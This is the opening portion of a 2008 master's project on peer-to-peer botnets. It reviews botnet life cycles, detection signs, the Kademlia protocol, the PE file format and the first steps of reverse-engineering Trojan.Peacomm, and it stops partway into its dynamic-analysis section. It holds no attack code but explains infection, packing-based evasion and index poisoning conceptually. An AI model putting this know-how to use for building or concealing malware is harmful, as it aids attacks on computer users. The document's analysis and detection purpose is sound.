Peer-to-Peer Botnets: Analysis and Detection

A Writing Project

Presented to

The Faculty of the Department of Computer Science

San Jose State University

In Partial Fulfillment

Of the Requirements for the Degree

Master of Science

Submitted By:

Jeet Morparia

December 2008

APPROVED FOR THE DEPARTMENT OF COMPUTER SCIENCE

Dr. Mark Stamp

Dr. Robert Chun

Dr. Teng Moh

APPROVED FOR THE UNIVERSITY

Abstract

Attacks such as spamming, distributed denial of service and phishing have become commonplace on the Internet. In the past, attackers would use high bandwidth Internet connection servers to accomplish their tasks. Since desktop users today have high-speed Internet connections, attackers infect users' desktops and harness their computing power to perform malicious activities over the Internet. As attackers develop new methods to attack from distributed locations as well as avoid being detected, there is a need to develop efficient methods to detect and mitigate this epidemic of infection of hosts on the network.

In this project, we aim to analyze the peer-to-peer botnet binary known as Trojan.Peacomm and its variants. Reverse engineering techniques have been used to disassemble the binary and to identify the techniques that the botnet binary uses to spread itself and to make its detection difficult by current scanners. In the process, we establish a framework and methods for malware analysis, which could be used to analyze other bot binaries and malware.

Based on our findings we discuss a few techniques to detect and shut down botnets and demonstrated an attack scenario used to disrupt their activity.

Table of Contents

List of Figures

1 Introduction

A botnet consists of a network of compromised computers controlled by an attacker or botmaster. The term botnet is derived from **software robots**, or **bots** [6]. These bots can be controlled remotely to perform large scale distributed denial of service (DDoS) attacks, send spam, deliver Trojans, send phishing emails, distribute copyrighted media or conduct other illegal activities [5].

The unique feature of a botnet is its controlled communication network [2]. Most bots have a centralized architecture. i.e., they are connected to a **command and control** (C&C) server. In such an architecture, the C&C server acts as a central point of failure for the botnet. That is, the entire botnet can be shutdown if the defender captures the C&C server [4]

Bot masters are now shifting to different architectures to avoid this weakness. In a **peer-to- peer** (P2P) architecture a node can act as a client as well as a server and there is no centralized point for command and control [1]. A P2P botnet requires little or no formal coordination and even if a node is taken offline by the defender, the network still remains under the control of the attacker. Thus P2P bots have become the choice of architecture for bot masters [3].

Botnets are constantly evolving and are advancing towards more complex functionality and destructive capabilities. Until recently, the term botnet generally referred to a collection of IRC trojans, but today it can be any sophisticated network of malicious bots

[3]. A considerable amount of work has been done by bot writers in the following 2 areas:

- **Design of new bot functionalities**

  In order to make bots stealthier and faster for propagation, bot writers have kept on adding newer functionalities to their existing bots. The trend shows that older bots were merely used for DDos (Distributed denial of service) attacks whereas newer bots have functionalities to send spams, sniff passwords, gather email addresses and credit card credentials.

- **Design of new C&C strategy**

  Bot masters are concerned about the underlying network topology used therein. In C&C architecture, the bot-servers provide a central point of failure for the bots. Thus, a bot having millions of nodes can fail if the server crashes or is attacked by some defender. In this case, the bot master fails to communicate and pass on its commands to its zombies (compromised hosts). Hence, a network architecture which is decentralized, distributed and has no central point of control is better and is perfect for the purpose of operating a botnet. P2P architecture is decentralized, distributed and does not have a central point of control, thus, meeting the above mentioned criteria of a desirable network and becoming an obvious choice of the bot masters.

The aim of the project is to find ways to detect and mitigate the propagation of such botnets. But, before moving on to explore the techniques of detecting botnets and mitigating their propagation, we need to first understand the history of botnets and their method of operation. Thus, the first part of the report will cover the history of botnets and the way in which they work. Once this basic understanding of botnets is captured, we will next move on to focus on P2P systems, particularly on Kademlia [11], which is used as a protocol by many botnets. Further, we will briefly describe the PE file format and a detailed procedure to analyze a bot. Finally, we will showcase the entire understanding of botnets and P2P systems through a case study of one such P2P bot known as Trojan.Peacomm and present a method to disrupt its activity.

2 Botnets

2.1 Life Cycle of a Botnet




Figure 1: Life Cycle of Botnets [7]

Fig:1 shows a life cycle of a botnet. The steps mentioned below indicate how a botnet spreads its infection and propagates:

1. The bot herder (bot-master) uses a zombie (exploit machine) to send primary infection to the victim machine. This can be done in form of email attachments.
2. Victim downloads the attachment and installs it on its machine by which it gets compromised.
3. The malicious bot program which has been installed onto victim's machine opens network ports enabling downloading of the secondary injection which could be a spamming program, password sniffer or tool for further spreading the botnet. The primary injection which installs the malicious program on the victim's machine

has a URL (Uniform resource locator) address from which secondary infection can be downloaded.

4. Through the open ports the victim machine downloads the secondary infection through which the machine becomes the part of the botnet.
5. The victim machine is now programmed to periodically send its status information to the bot controller (generally an IRC server).
6. Controller sends a reply back to the victim. It can also pass any commands it has in queue for the victim which have been given to it by the bot-master.
7. Bot herder sends commands to the controller, which it passes to all the victim nodes. A botnet could have millions of nodes in its network.

Fig:1 indicates the bot controller as the central point from where all command and control takes place. This is the reason why it is also called a C&C (Command and Control) server. Though, it becomes easy to control all zombie nodes, it also results in being a central point of failure for the network. A method to shut down such a botnet is to attack its server (bot controller). Once the server is brought down, the bot master will lose control over all of its nodes and botnet will be impaired. Bot masters also try to hijack zombie nodes from other botnets by capturing its controller. To have multiple number of controllers under them is advantageous because if one controller fails, only a section of zombies is lost. They could still expand the botnet using the existing unaffected controllers. However, the central point of failure is the main reason for bot masters to search for different techniques to command and control their nodes.

2.2 Actions and Capabilities of Botnets




Figure 2: Actions and capabilities of a botnet

Fig:2 shows the general actions and capabilities of a botnet. The solid boxes indicate mandatory action whereas dotted boxes indicate optional actions. As shown, for infection to propagate, local system infection is mandatory. Generally, all botnets have capabilities of persistence, stealth and remote access. They can reside on the victim host by hiding their processes or frequently changing the names of the processes to avoid detection. Some advanced botnets also have applications to configure Operating systems known as rootkits. **Rootkits** can tweak the OS to hide their processes and leave no traces of their existence. Remote access is for downloading the secondary infection from a remote URL and spreading its infection amongst other nodes. Additional capabilities include password, data sniffing and key-logging. Self replication is an optional function in a botnet. Self replication means it can pass on its infection to other nodes. It can be done in 2 ways:

1. **Manually:** With the help of the user. E.g.: user forwards a malicious attachment to other users. User shares infected files with other users. Transferring files over a network etc.
2. **Automatically:** By downloading secondary infection from a remote URL which has a function of self replication in it. For this to happen, the infection should have target selection and scanning engine. A foolproof algorithm which generates nearest random IP addresses to infect is a must.

Resource	Metrics
CPU cycles	MIPS Command list
network	Mbps IP list Port list Communication graph Command latency
memory	MB storage MB information Value/bit
other	Time unit, size unit, etc.

Figure 3: Resource Requirements and Metrics [1]

Fig:3 enlists the basic resources required by a botnet. The figure also lists the metrics for each resource which can be used to characterize botnets.

2.3 Botnet Detection Strategies

We categorized botnet detection strategies broadly into 2 types:

1. **Host based detection:** Host based detection pertains to detecting bot activities on a single machine. Some typical symptoms through which botnets can be detected via host based detection are:

    - Infection detection by antivirus. This may or may not be a botnet activity but certainly can be a starting point for infection. Many infections might not even be detected.
    - Slowing of the machine. Again, this can happen due to variety of reasons but if this is a sudden change, one must check for spyware/adware on the system using some scanner.
    - Detection of rookits on the machine.
    - Modification of Windows host / system files.
    - Random popups indicating adware presence on the machine which can also be a form of botnet click fraud activity.
    - If your DNS resolution server is not your ISP's or company's server, then it might have been replaced by a shady source and can forward your requests to shady URLs.

2. **Network based detection:** Network based detection pertains to detecting bot activities on a network. Some typical symptoms through which botnets can be detected via network based detection are:

- One can sniff IRC traffic across commonly used IRC (Internet Relay Chat) ports. Most common ports used for IRC is port 6667. Many bot masters today use non standard IRC ports for communication to avoid detection. So, observing the suspicious outbound connections on non standard ports would be a good idea for detecting bot activities. Also, the IRC traffic being generally in plain text, sniffing for known IRC commands and keywords will help detecting a botnet activity.
- By maintaining a check-list of known C&C servers, one can check for outbound requests to those servers.
- If many machines on the network are accessing same server at once, bot masters keep changing their DNS servers to shift their location.
- Keeping a check on ports 135, 139, 445 (ports for windows file sharing) may also help detect presence of bots. A heavy traffic over these ports, is an indication of some bot activity.
- Huge amount of SMTP out bound traffic, especially from servers which are not supposed to be SMTP servers indicates infection of malware spam in the network.

3 P2P Systems

A **peer-to-peer** (or "**P2P**", or, rarely, "PtP") computer network exploits diverse connectivity between participants in a network and the cumulative bandwidth of network participants rather than conventional centralized resources where a relatively low number of servers provide the core value to a service or application [8].

In a P2P network, each node provides bandwidth, storage and computing power. Bot masters take following advantages of P2P network: every node provides resources such as CPU cycles, internet bandwidth and storage space which can be harnessed by the bot masters to perform DDos, spamming attacks. This requires large amount of CPU power. Additionally, more the number of nodes mean more power and bandwidth available to bot masters. However, this may not hold true for a client server architecture system. In a client-server model, adding nodes could degrade the performance of the server and slower the data transfer rates to and from the peers. P2P networks are widely used for file sharing and video streaming and comprises of most of the Internet traffic today [8].

Before discussing about the P2P network "Kademlia" which is used in this project, let us review some of the terms related to a P2P system.

- **Overlay network:** A computer network built on top of another network [9]. P2P networks are overlay networks on top of the Internet. If a node has knowledge about some other node in a P2P network, there is a direct edge between the two in the overlay network.

- **Unstructured P2P networks:** Such type of a network is formed when peer selection is done randomly. There is no specific relation between the peer and the data that is to be searched. If a particular data has to be searched, the query has to be flooded throughout the network. This may give good results for a popular content, but for content that is shared by only a few peers, the result is unlikely to be positive. Flooding also creates increasing traffic over the network reducing its searching efficiency. E.g. Guntella, FastTrack [8].
- **Structured P2P networks:** They have a global protocol by which every content is associated with the peer in which it resides. Thus even the rarest content can be searched efficiently. Distributed Hash tables (DHTs) is the most commonly used structured P2P network, which is similar to a Hash Table where an IP address of the peer is stored corresponding to the value of the content (file). E.g.: Chord, Pastry, Tapestry, Kademlia**.**

Date	Name	Type	Distinguishing Description
12/1993	EggDrop	Non-Malicious Bot	Recognized as early popular non-malicious IRC bot
04/1998	GTbot Variants	Malicious Bot	IRC bot based on mIRC executables and scripts
05/1999	Napster	Peer-to-Peer	First widely used hybrid central and peer-to-peer service
11/1999	Direct Connect	Peer-to-Peer	Variation of Napster hybrid model
03/2000	Gnutella	Peer-to-Peer	First decentralized peer-to-peer protocol
09/2000	eDonkey	Peer-to-Peer	Used checksum directory lookup for file resources
03/2001	Fast Track	Peer-to-Peer	Use of supernodes within the peer-to-peer architecture
05/2001	WinMX	Peer-to-Peer	Proprietary protocol similar to FastTrack
06/2001	Ares	Peer-to-Peer	Has ability to penetrate NATs with UDP punching
07/2001	BitTorrent	Peer-to-Peer	Uses bandwidth currency to foster quick downloads
04/2002	SDbot Variants	Malicious Bot	Provided own IRC client for better efficiency
10/2002	Agobot Variants	Malicious Bot	Incredibly robust, flexible, and modular design
04/2003	Spybot Variants	Malicious Bot	Extensive feature set based on Agobot
05/2003	WASTE	Peer-to-Peer	Small VPN-style network with RSA public keys
09/2003	Sinit	Malicious Bot	Peer-to-peer bot using random scanning to find peers
11/2003	Kademlia	Peer-to-Peer	Uses distributed hash tables for decentralized architecture
03/2004	Phatbot	Malicious Bot	Peer-to-peer bot based on WASTE
03/2006	SpamThru	Malicious Bot	Peer-to-peer bot using custom protocol for backup
04/2006	Nugache	Malicious Bot	Peer-to-peer bot connecting to predefined peers
01/2007	Peacomm	Malicious Bot	Peer-to-peer bot based on Kademlia

Figure 4: Evolution Peer to Peer Protocols and Bots [1]

Fig:4 shows how P2P networks evolved over the years. One of the first well known bot which was non malicious is EggDrop, an IRC based bot. It was developed with the intention to enhance automation over the internet which includes playing games, legal file transfers and automated channel admin controls [1]. Napster was the first P2P centralized system. It allowed users to find music with other peers on the network [1]. A centralized server was used to save indexes of the files on the user's computer which enabled other users to search for it and download the media from the user's machine. It was shut down because of the illegal trading of music on the Internet. This promoted the idea of having decentralized networks to evade authorities. Guntella was the first P2P decentralized protocol. Protocols such as Kademlia, Chord and Tapestry made use of distributed hash tables (DHT) for improving searching efficiency. Agobot started the trend of malicious bots and became most widespread because of its design and modular code base [1]. Later Trojan.Peacomm emerged as the most destructive bot and it was named Storm Worm.

3.1 Kademlia- A P2P protocol

The working of the Kademlia protocol is very crucial for this project as one of the attacks on Trojan.Peacomm, Index poisoning attack is directly based on the disrupting the P2P system rather than attacking the bot itself.

Kademlia uses distributed Hash Tables for decentralized peer to peer computer network. UDP packets are exchanged between the peers to transmit and receive data. Each UDP packet contains a triplet of <IP address, UDP port, Node ID>. An overlay network is formed by the participating nodes. Every node is assigned a 160 bit node ID (not necessarily unique). To publish and find <key,value> pairs, Kademlia relies on a notion of distance between two identifiers. Keys too are 160 bit identifiers, where key = hash(file) and value = IP address of the file location. Distance is calculated as the XOR value of the node ids. Each peer contains a data structure called **K-bucket** which store <key, value> pairs of the ids at the distance of 2^i and 2^{i+1} from it. Fig:5 gives us the visualization of how the K-bucket should look like.




Figure 5: K-Buckets

The algorithm for updating the K-bucket is as follows [11]:

Algorithm:

Initial state of the peer:

x(node id) : = node id;

status : = sleep;

On receiving of (IP address; UDP port; Node ID (y)) from some node n_i

    status : = awake;

Calculate the d(x, y);

Choose α values of triplets whose distance is the least from its k-buckets;

    forward triplet to node n_i;

If d(x, y) = 0   then //node already present in the peers k-bucket

        Move the corresponding triplet to the tail of the k-bucket;

        terminate**;**

else

        Is k-bucket full ? then

            Remove least recently seen triplet from k-bucket;

        Add the triplet to the head of the k-bucket;

The algorithm can be exploited so that the values in the K-buckets are poisoned with fake entries, i.e. Entries of legitimate files pointing to shady sources (IP addresses). The details of it will be described in later sections.

4 PE File

In order to reverse engineer a binary, it is very essential to understand the PE file format file format for executables, object code, and DLLs, used in 32-bit and 64-bit versions of Windows operating systems [12]. Packing and unpacking of executable files are common practices while reverse engineering a binary. In the following sections we have covered some basic knowledge required to reverse engineering a PE file.

4.1 Layout

A PE file is divided into different sections and headers. A linker maps them into the memory. Fig:6 represents how a PE file appears on the disk. Its headers and the sections contain all the information to map it to the virtual memory.

From bottom, i.e. offset 0, starts the PE header. Executable files can be identified as those files whose header starts with “MZ”**.** While reverse engineering a malicious file, we should always look for the header to check if the file is a valid executable or a corrupt file. Also a valid file would have PE signature: **“PE/0/0”** at the location specified on offset **0x3C** of the file.

The image file header and the optional headers contain information about target machines of the executable file, number of sections, time and date stamp, number of symbols, address of the entry point in the code and the image base.




Figure 6: PE File Format [13]

The major sections in a PE file format are as follows:

The **.text** section contains the code in the file. For a C++ compiled file, it is referred to as **.CODE** section. Usually the entry point in the file lies in this section [13].

A **.data** section consists of all initialized variables (global and static) at compile time. The local variables are all in the **.tls** (thread local storage) section. All the exports contained in the file are stored in **.edata** section. Exports refer to the functions and data, that the file contains, which are used by external modules.

.idata section also known as the import table contains the table of addresses of all the imports to the file so that they can be mapped in the memory. It contains information about the functions and modules imported from external dll files [13].

.reloc section contains information about the base adjustments that need to be performed if the loader cannot load the file in its preferred address location. If no base adjustments are required, then this section is neglected.

.rsrc section (not shown in the diagram) contains all the resources of the file. In the PE file format these resources are maintained in a hierarchical fashion in the form of directories. The top level directory is found at the beginning of the .rsrc section. The sub directories of the top level directory depict different types of resources such as dialogues, menus and string tables. For each resource there will be individual sub directories. Each sub directories in turn will have ID subdirectories, having unique IDs for each resource [13].

4.2 Packing

Packing also known as executable compression is any means of compressing an executable file and combining the compressed data with the decompression code it needs into a single executable [22]. Packing is often used to hamper reverse engineering or to obfuscate the contents of the file. For e.g.: to hide viruses and worms from antivirus scanners. It is not impossible to reverse engineer a file which is packed, but it increases the cost of its analyses. While packed files require less storage space they have a slower loading time since the original file has to be extracted before it is executed.

5 Reverse Engineering of Trojan.Peacomm

The results and findings in this section are gathered by reverse engineering the bot binaries of Peacomm and its variants. Herein we explain the detailed procedure used to analyze Peacomm. Since all variants have some common behavior, a variant of the bot: i.e. PeacommD was used as the base file for our analyses. For convenience of our analysis and explanation we performed black boxing or dynamic analysis on PeacommD and white boxing or static analysis on Peacomm and its variants (Peacomm.exe, PeacommD.exe, and PeacommC.exe). Black boxing and white boxing are explained in detail in the following sections. We have chosen important sections of code to be shown in this report which include: how it obfuscates the code, tricks used to hamper analyses performed on it, decryption loops used in different variants and code injections in a legitimate process to avoid detection. Some sophisticated tools for reverse engineering are IDA Pro and OllyDebug. These were the tools used for majority of our analysis. All tools used for analysis are described in the subsequent sections.

5.1 OllyDbg

OllyDbg is a 32-bit assembler level analyzing debugger for Microsoft® Windows®. It is used for binary code analysis especially when source is unavailable [14]. Some of its features are:

- It can recognize procedures, API calls and most of the C functions.
- Finds references to memory and strings.
- Can debug Dlls too.
- Any running program can be attached and debugged.
- Many third party applications and plug-ins are available.
- Can update and patch an executable.

5.2 IDA Pro

IDA Pro (Interactive Disassembler) is a commercial disassembler used for reverse engineering [15]. It is a prime tool for assembly code analysis because of the following reasons:

- Supports large number of executable formats and Operating Systems.

- Allows naming, commenting, structure creation.
- Analyses the assembly code and separates them into sections. It also recognized common used API calls.
- Supports scripting for additional modifications to the generated code. E.g. scripting for decrypting part/parts of a file.
- Provides graphical view of the file for better understanding of function calls and loops.




Figure 7: Flow Chart indicating Summary of Analysis

Fig:7 represents our method of analyzing Trojan.Peacomm. It is broadly classified as black boxing and white boxing. In black boxing we used various tool and techniques to understand the behavior of the threat. While performing white boxing; debugging and code analysis were performed using tools OllyDbg and IDA Pro respectively.

5.3 Black Boxing or Dynamic Analysis

Black box analyses involve analyzing the file without looking at the actual code or assembly of the file. We try to understand the behavior of the file by actually running it in a controlled environment.

5.3.1 PE Dump Analysis

PE Dump is a tool which shows the structure of the file. We used it in order to check whether the file is a valid PE file. It shows all the sections in a PE file. Also an internal tool which shows any strings and appended data in a PE file if any was used. One can know from a glance whether there is appended data to the file or is there another file embedded inside the resource section of the file. These are common techniques used by trojans to place their code in a file. Appended data means the actual malicious code of the file which lies after the object end in a PE file. The entry point of the original code consists of a jump statement to the appended code so that malicious code can execute first and jump back to the legitimate or extra code kept to deceive virus scanners. We opened the PeacommD file in PE Dump for analysis. Our observations are as below:




Figure 8: PE Dump showing PE File Information

No appended data was found. Any kind of strings (web addresses, IP addresses, known APIs used by malicious files) in a file are useful in analyses of a file. The internal tool extracted all ASCII strings in the file. Strings did not seem to make sense. This is an indication that the file is packed or obfuscated.

5.3.2 Unpacking

Packers are commonly used for code obfuscation or compression. Trojans commonly use them to avoid signature detection. We used custom built tool to try and unpack the file.

This tool contains un-packers for all known packers. It finds signatures of known packers in the file and applies corresponding unpacking function on it.

- Unpacking was unsuccessful.
- Conclusion: A custom built packer is used. Peacomm avoids using known packers to avoid its detection.

An emulator was used to emulate the threat. It creates a limited user account where the threat cannot write files and has no network privileges. We ran the PeacommD file in the emulator. It collects the memory dump of the emulation in a file which we can analyze. Emulation fails. There is a possible use of emulation evading techniques used by the Trojan. It is described in section: 5.4.1.

5.3.3 Checking any resources it contains

